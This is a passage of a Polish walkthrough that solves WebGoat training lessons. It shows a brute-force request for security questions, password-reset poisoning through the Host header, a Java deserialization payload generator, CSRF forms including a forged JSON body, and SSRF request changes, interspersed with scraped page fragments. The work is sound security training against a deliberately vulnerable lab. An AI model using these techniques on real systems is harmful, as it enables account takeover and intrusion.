4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=yA_l3t9VqapkjItA3AnCebIk70n_9vixhrRSTU0m;
19 Connection: close
20
21 username=$webgoat&securityQuestion=$red$
```

Używając cluster bomby z listą znanych nam użytkowników na username i różne nazwy kolorów na securityQuestion. Sortując wyniki ataku po długości odpowiedzi, łatwo zauważyć kilka wyróżniających się. Zawierają one kolory które wybrali admin (green), larry (yellow) i tom (purple).

Ostatnie zadanie jest najtrudniejsze. Po wysłaniu do siebie maila z linkiem możemy zauważyć przede wszystkim jedną rzecz – zmiana nagłówka Host w zapytaniu spowoduje wygenerowanie innego linku. Możemy więc przekierować kliknięcia Toma w link resetu hasła na kontrolowany przez nas serwer – WebWolf (10.6.6.11:9090). Tom oczywiście nie zmieni przez to hasła, ale my otrzymamy potrzebne informacje do odtworzenia poprawnego linku.

Gdy Tom „kliknie” nasz fałszywy link, również my go otrzymamy. Wystarczy podmienić teraz adres WebWolfa na WebGoata (10.6.6.11:8080) i użyć linku do zmiany hasła konta Toma.

15.Secure Passwords

Najlepsze hasła są najdłuższe. Pomimo bycia średnim pomysłem (znany tekst), początek inwokacji jest uznawany za dobre hasło:
Litwo!Ojczyznomoja!Tyjesteśjakzdrowie

16.Insecure Deserialization

Na podstawie wcześniejszych lekcji i podatnej klasy VulnerableTaskHolder.java

```
var byteStream = new ByteArrayOutputStream();
```

```
var outputStream = new ObjectOutputStream(byteStream);
objectStream.writeObject(new VulnerableTaskHolder("Task", "ping 127.0.0.1 -n 10"));
String payload = Base64.getEncoder().encodeToString(byteStream.toByteArray());
System.out.println(payload);
```

Powyższe wygeneruje payload który powinien działać zarówno na Linuxie jak na Windowsie.

17. Cross-Site Request Forgeries

Żeby stworzyć zapytanie z innego źródła wystarczy stworzyć nowy plik .html który będzie zawierał skopiowany element przycisku

```
1 <form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback="" action="http://10.6.6.11:8080/WebGoat/csrf/basic-get-flag">
2   <input name="csrf" type="hidden" value="false">
3   <input type="submit" name="submit">
4
5 </form>
```

Jedyną zmianą jaką należy przeprowadzić to zmiana akcji – strona nie jest w żaden sposób częścią WebGoata, więc musimy dodać jego adres w action – <http://10.6.6.11:8080> . Po otwarciu pliku .html w przeglądarce i kliknięciu przycisku otrzymamy flagę.

W przypadku podszywania się pod innego użytkownika, postąpimy podobnie, kopiując jedynie inny element.

Powyższa metoda nie zadziała w 3 przypadku, ponieważ serwer spodziewa się innego formatu. Użyjemy więc:

```
<form enctype="text/plain" method="POST"
action="http://localhost:8080/WebGoat/csrf/feedback/message">
  <button>submit</button>
  <input type="hidden" name='{ "name": "WebGoat", "email":
"webgoat@webgoat.org", "content": "WebGoat is the best!!", "ignoreme":""
value='sdfsdfdf"}'>
</form>
```

enctype zmusi stronę do użycia formatu plaintext i pozwoli nam „stworzyć” json własnoręcznie (patrz atrybut name pola input).

18. Server-Side Request Forgery


Znajdź ukryte pole koło przycisku „Steal the Cheese”, podmień URL na images/jerry.png i wciśnij guzik

quest Forgery >
>
>

images/jerry.png

Steal the Cheese

You rocked the SSRF!



Console Sources Network Performance Memory Application Security

<div class="lesson-page-wrapper" style>
><div class="sect2"></div>
><div class="attack-container">
>><div class="assignment-success"></div>
>><form class="attack-form" accept-charset="UNKNOWN" method="POST"
name="form" action="/WebGoat/SSRF/task1">
>>><table>
>>>><tbody>
>>>>><tr>
>>>>>><td>
>>>>>>><input id="url1" name="url" value="images/tom.png"> == \$0
>>>>>>></td>
>>>>>>></tr>
>>>>>>><td>
>>>>>>>><input name="Steal the Cheese" value="Steal the Cheese"
type="SUBMIT">
>>>>>>>></td>
>>>>>>></tbody>
>>>>></table>
>></form>
></div>
</div>
</div>
</div>

Za drugim razem podobnie

Components > > >

ire >

egrity >

Failures >

St Forgery >

Change the request, so the server gets information from <http://ifconfig.pro>

Click the button and figure out what happened.

✓

try this

You rocked the SSRF!

Although the <http://ifconfig.pro> site is down, you still managed to solve this exercise the right way!